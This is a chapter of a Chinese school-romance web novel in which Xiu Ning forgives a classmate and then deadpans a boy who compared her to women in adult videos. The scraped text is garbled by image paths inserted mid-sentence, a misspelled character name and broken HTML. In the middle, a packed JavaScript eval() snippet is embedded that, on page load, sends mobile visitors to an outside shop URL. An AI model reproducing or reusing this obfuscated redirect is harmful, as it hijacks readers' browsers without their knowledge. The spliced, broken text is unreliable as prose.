修宁没想到她会这样说,顿了顿才问她,“为什么道歉?”
问出这句话时她一阵恍惚,关闯也说要给温彻道歉,林澈又跑来找她道歉,今天是什么世界道歉日吗?
林澈抿抿唇,她承认自己确实是冲着温彻来的,但她也确实想和修宁做朋友。
修宁身上有很多她欣赏的东西,与其说是喜欢,不如说她希望自己成为像修宁一样的人。
也许这样不需她主动,温彻也自会想要和她做朋友。
正如她新买的那本笔记本扉页印着的话:你若盛开,清风自来。
林澈想。
“我、我其实中午叫你出来就是因为听说……温彻,他在操场上打球,”也不知怎么,林澈连叫出温彻的名字都觉得烫嘴,她尽量小声地说,“我想去看看温……去看看他,想和他说几句话,可我自己又不敢,我知道你们是亲戚,所以就想你陪我一起。”
“对不起,我不应该在太阳那么大的时候拉着你走那么久,完全不顾及你的感受。”她脸红得快要滴出血来。
修宁原本是很生气的。
时间是宝贵的东西,她愿意浪费在她身上不是因为她时间多,而是因为她拿林澈当朋友。
可这份“愿意”丝毫没有被别人当回事。
她真的很生气。
可林澈来道歉了,修宁忽然觉得,其实也不是什么大事,她擅长物尽其用也说明她为人聪明啊,有什么不好的。
修宁犹豫一瞬,轻声说,“算了,没关系。”
林澈这才抬起头,目光灼灼地看着她,“那、那我们还算朋友吗?”
“算吧。”修宁想了想,补充道,“而且我生气不是因为你在大热天里拉着我走那么久。是你告诉我想让我给你做导游,所以走多久、多远、多热都是我自己愿意的,因为我拿你当朋友。我生气的是你隐藏自己的目的不告诉我,我在给你讲附中历史的时候你一个字都没听进去,你根本就不感兴趣,这让我觉得我像个傻子。但是林澈,你真觉得我傻吗?”
修宁没有刻意放低嗓音,声音不大不小。
温彻懒散地跨坐在自行车上,闻言认可的点点头。
傻。
确实傻。
林澈局促地垂下头,水泥路上的沙砾逐渐模糊。
她小声地嘟囔,“对不起,我不是故意的。”
修宁看她那泫然欲泣的模样,默了默。
“算了。如果你想的话,我们还是朋友。但别再和我耍这些小聪明了。”修宁轻轻说,“我回家了,再见。”
林澈站在原地,她想说明天见,但她说不出来,怕一张口就变成了哭腔。
最后只轻轻点了点头。-
隔天午休,林澈没有再出现在一班门口。
修宁想了想发现自己似乎并不是很在意,她对和什么人做朋友这件事并不强求,可能是因为林澈本来也不是最合她心意的那个,也可能是因为她身边已经有温彻这个朋友了,友情上的需求已经有了足够稳定的安全感。
午饭时间,修宁嫌食堂乌泱泱的人像蝗虫,非要拉着温彻往校外走。
“我好久都没吃麻辣烫了,咱们去吃麻辣烫吧,”修宁边走边说,“我每次进食堂都觉得像是进了灾区,久旱无米,好心的员外开粮仓发粥,难民们蜂拥而至。”
温彻哼笑,“那你是什么,去隔壁村蹭粮的难民?”
修宁拨拨头发,神气道,“你见过这么才貌双全的难民吗?”
“……”
温彻摇摇头,“确实,难民没有你这种气质。”
嘿。
彻爷今天会说人话了?
修宁稀奇的看着他。
紧接着就听见温彻非常现实主义的分析,“难民是没法把脸皮吃这么厚的。”
“温彻!”
修宁大怒。
“是我。”温彻揣着口袋闲闲地应了声,拉开店门往里走。
修宁跟在身后,又对着他的背影来了套组合拳。
多年实战,这套组合拳已经快要成为超越嫁衣神功的存在了,登上武林盟主之位简直指日可待。
修宁想。
“靠,这豆皮咋到我这就剩三根了,江允迪你大爷!”
“谁让你走得慢,你等我吃完拉出来给你吧。”
“……你恶不恶心?”
“你还有脸吃豆皮?彻爷都没请来,还能干点啥?”
“我靠,有能耐你请啊,谁捅的篓子心里没数?”
“捅什么篓子了?我不就说修宁比片里的女的好看——”关闯在蔬菜区大声反驳着,正巧陈清瑞从里间出来,刚拿起菜筐便看到门口进来的人,紧接着一个空筐便拍在关闯脸上,他吃痛的大骂,“你大爷的陈清瑞,瞎了吗??”
“别废话!”陈清瑞冲他使眼色,随即朝门口进来的人扬眉,“来了彻爷!”
江允迪也注意到温彻,赶紧大声打了个招呼,像是酒店礼宾一样夸张。温彻目光扫过两个人,“嗯”了声算是回应。
这时关闯终于反应过来,僵硬的回头,无意识骂了句脏话。
他也不知道温彻什么时候出现在身后的,赶紧趁大佬没发怒前先解释,“我不是那个意思,我是说我是在夸修宁,没有下你面子的意思,我——”
“你就是关闯?”
清泠泠的女声响起,沉静又带着审视意味。
这时他们才看到,温彻身后跟着的短发女生,莹白的脸,葡萄般的眼睛和小巧的嘴,正揣着口袋慢步走近。
只听这么几句修宁便已经明白过来,原来温彻发火是因为他们议论自己。
片儿里的女的。
修宁判断了一下这个词,没觉得被冒犯。
她善解人意的想,可能基于他的语文水平,再怎么夸也只能夸出这种匮乏的词汇。
这个关闯,平头,高个子,略有些驼背,不丑也不好看,修宁打量着他,贴给他一个群演等级的标签。
她对这个人不感兴趣。
然而她的举动放在关闯,那完全是漂亮妹妹一眨不眨盯着他看的伟大偶像剧剧情,他有些不好意思,清清嗓子沉着声音问:“你听过我?”
陈清瑞斜他一眼。
江允迪面露难色。
还搞气泡音,真恶心。
修宁没回答他,继续问:“你夸我什么了?”
“……”
光闯不好意思地笑。
这是一个修宁熟悉的笑容。
修宁记得,初中时有一段时间是男生们性好奇的高发时期,男生们时常凑在一起嬉皮笑脸看一些小影片,把自己看得满脸通红小心翼翼的。
修宁好奇心作祟时也悄悄瞥见过小影片的内容。<;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17767777|209788||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
/p>
结果大失所望。
她真搞不懂那些男的在激动什么,全世界所有男人所有女人都是一样的器官,中医人体模型没看过吗?生物也没学过吗?
到底是什么东西令人激动,害得她白好奇一场。
不过男人嘛,有一些别人不理解的行为很正常,虽然她不尊重不理解,但也实在没时间质疑。
她觉得小电影的内容可以概括为,两沓子雪白雪白的肥猪肉被扭成了麻花。
光闯的笑容和看猪肉麻花的初中男生的笑容一模一样。
修宁替他回答,那语气平静又正经,“我比片儿里的女的好看?”
光闯一噎。
这话虽然没错,但怎么能大庭广众的说出来。
他多少也是有点廉耻心的,何况此刻麻辣烫老板娘已经用一些怪异的目光看向他。
最重要的是,眼前这么个像仙女一样的小姑娘,就这么一身清正理所当然的问出这句话。
总感觉哪里说不出的恐怖。
温彻看着修宁面无表情的侧脸,原本躁动的火气平息不少。
他忽然觉得稀奇,“片儿里”这个词从修宁嘴里说出来,怎么跟动画片似的。
他有点怀疑,她不会觉得他们真的在说动画片吧。他的怀疑很快得到解答,修宁摸索着下巴将人从头到脚仔细看了个遍,看到关闯已经有些局促时才再次开口,“谢谢你。但我觉得,你不如片儿里的男的。”
“……”
修宁水汪汪的大眼睛望着光闯,声音细细软软的,“我这样说你会生气吗?”
“啊,”光闯尴尬地摸了摸鼻子,“不会,怎么会呢。”
“那就好,”修宁走近了些,故作神秘却没有压低声音,“你别不信,这个东西从鼻子啊、手指啊都是可以看出来大小的。你要是实在介意的话,”她眨巴着无辜的大眼睛认真建议,“可以去开点中药,记得要在饭后喝,中药治这个是很好的,我家门口就有专门治这个的中医,我们小区不孕不育的叔叔都被治好了,很厉害的。”
“……”
不孕不育。
不孕。
不育。
光闯觉得自己的脸已经完全僵住了,不孕不育四个字像是大山一样压得他脑仁发麻,他看着女生善解人意的面孔,嘴唇都有些发抖。
这比班主任让他在班级门口罚站丢脸的多,简直是奇耻大辱。
修宁却似无所觉,安抚般拍拍他的肩膀,“没事的,早治疗早痊愈,别放在心上。”
这下麻辣烫老板娘的眼神已经从怪异转向同情了。
陈清瑞的脸已经涨成猪肝色,立马背过身去装菜,肩膀止不住地微微抖动。
江允迪已经夹完菜,死死咬住嘴唇,那模样已经是憋笑到痛苦的程度了,他不敢在此久留,赶紧去前面结账。
温彻朝里屋象征性地望了一眼,“人太多了,要不换一家吧,”他拉过修宁,故作抱歉地对关闯说,“别介意啊,她说话比较直,但是——”
他重重拍了拍关闯的肩,欲言又止的样子。
关闯看出来了。
他是想说,祝你早日康复。
“走吧走吧,那就去吃石锅拌饭吧,我快饿死了。”
修宁脚步轻快地出了门。温彻看着她活泼的身影,忽然开始同情关闯。